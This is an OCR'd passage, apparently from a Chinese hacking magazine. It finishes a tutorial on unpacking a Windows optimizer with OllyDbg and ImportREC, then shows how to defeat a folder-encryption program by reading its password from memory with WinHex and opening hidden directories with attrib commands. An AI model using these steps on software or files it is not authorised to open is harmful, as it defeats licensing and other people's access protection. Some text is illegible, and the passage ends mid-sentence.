现在，已经把优化大师的外"衣"给脱下来了，下面是修复，使用Ollydbg载入脱壳后的程序win.exe，再请出我们的修复工具ImportREC，在进程列表中选取win.exe的进程，点IAT自动搜索，再点获得输入信息，最后点修复抓取文件，选择脱壳后的程序win.exe，点打开就完成保存了，如图9。




图 9

win_.exe就是你修复后的文件，再用peid_0.94看看，如图10，程序是使用Borland Delphi 6.0 - 7.0编写的。




图 10

整个脱壳的过程是不是很容易啊？手工脱壳的快感是无法想像的，希望有更多的朋友能够加入到手工脱壳的行列，就不用到网上去找脱壳机了。

（本文所涉及的软件：Ollydbg、peid_0.94、ImportREC、Windows优化大师光盘已收录）

让加密大师的秘密无处可藏

njt777

高强度文件加密大师是一款非常好用的文件夹加密软件，号称原创三种独特功能加密方式，无懈可击、专业与易用的结合体、最好的加密软件、国防级的加密强度！

以前我也一直在使用这款加密软件，人一懒就过分依赖软件了，直到有一天我的密码被同学给改了，我实在没办法，只好亲自已去研究一下了。我们先从它的工作机理入手对其彻底剖析。

一、轻易发掘出程序运行密码

这款软件具有防删除功能，通过设定后非授权用户是无法打开的，如图1。




图1

根据以往的思路，我们是到内存中寻找正确的密码。利用Winhex的RAM编辑器打开Svohost进程的整个内存，选择搜索－－查找文本，输入我们刚才输入的错误密码。注意这个密码尽量要有特色，确保在内存中容易被搜索，如图2，我使用的密码是hacker，上方紧挨着它的就是正确密码895211。




图2

可能会有朋友说不对啊，那不是我设定的密码。是的！不过这个密码的确可以正常登录的，我猜测它是根据正确密码按照一定算法计算出来的，此算法又不够合理，使得两个都可以登录，我试了几次，发现这个内存中的密码大多为数字。本人不擅长底层分析，就此打住了，需要注意的是加密大师运行时系统中可能有两到三个进程，在一个进程中找不到就换另外的试试。

二、无须任何工具，手工解密

加密大师有三种加密方式：本机加密、移动加密和隐藏加密。经过测试，加密原理相差不大，本文就从本机加密着手，其它的大家可以自行研究。

在对E:\test本机加密后，其根目录下的Recycled文件夹被动了手脚，这也是类似大多数加密软件常用的“伎俩”。首先在工具－－文件夹选项中去掉“隐藏系统文件”选项和“显示隐藏文件”。进入CMD，输入**attrib E:\recycled -r -h -s**，去掉其只读、隐藏和系统属性，可以看到此目录图标由回收站变为普通的文件夹。点击进入后有三个文件，又见到了回收站图标，如图3。




图3

直接点击进入的是正常回收站。回到CMD输入attrib S-1-5-21-1060284298-811497611-11778920086-500 -r -h -s，去掉其只读、隐藏和系统属性。这一大长串输起来也确实很烦人，我们可以输入attrib s-1时按Tab键会自动完成输入。

然后，我们会看到INFO2目录，如图4，进入后会有一个Di1 目录。

看清楚后面有个空格哦，直接双击会报错，显示为无效目录，如图5。

这就是利用了Windows的文件命名特性，正常状态下文件名不能含有“\ / : ? < >”等特殊符号，带有这种符号的文件就成了所谓的“顽固文件”，无法删除和重命名，有些病毒也是通过生成这种顽固文件达到常驻硬盘的目的。

> 小提示：告诉各位[illegible]的DOS命令：Dir /X。此命令可以将任何[illegible]字符的加密文件夹名显示为[illegible]，这样我们就可以在DOS下轻松访问这些加密的文件夹了。

回到CMD，文件夹Di 的短文件名可能就是**Di1 ~1**，其下级还有一个怪异文件目录，同样方法进入就看到我们的加密文件了，如图6，现在可以删除或剪切了。

三、小软件大功能、迅速解密

这里介绍两个好用的小软件，也是加密文件的克星。pc.exe，可以对顽固文件/目录改名、删除，只要改为正常名称就可以直接在视窗环境下直接访问。FolderSniffer.exe，可以解密




图4

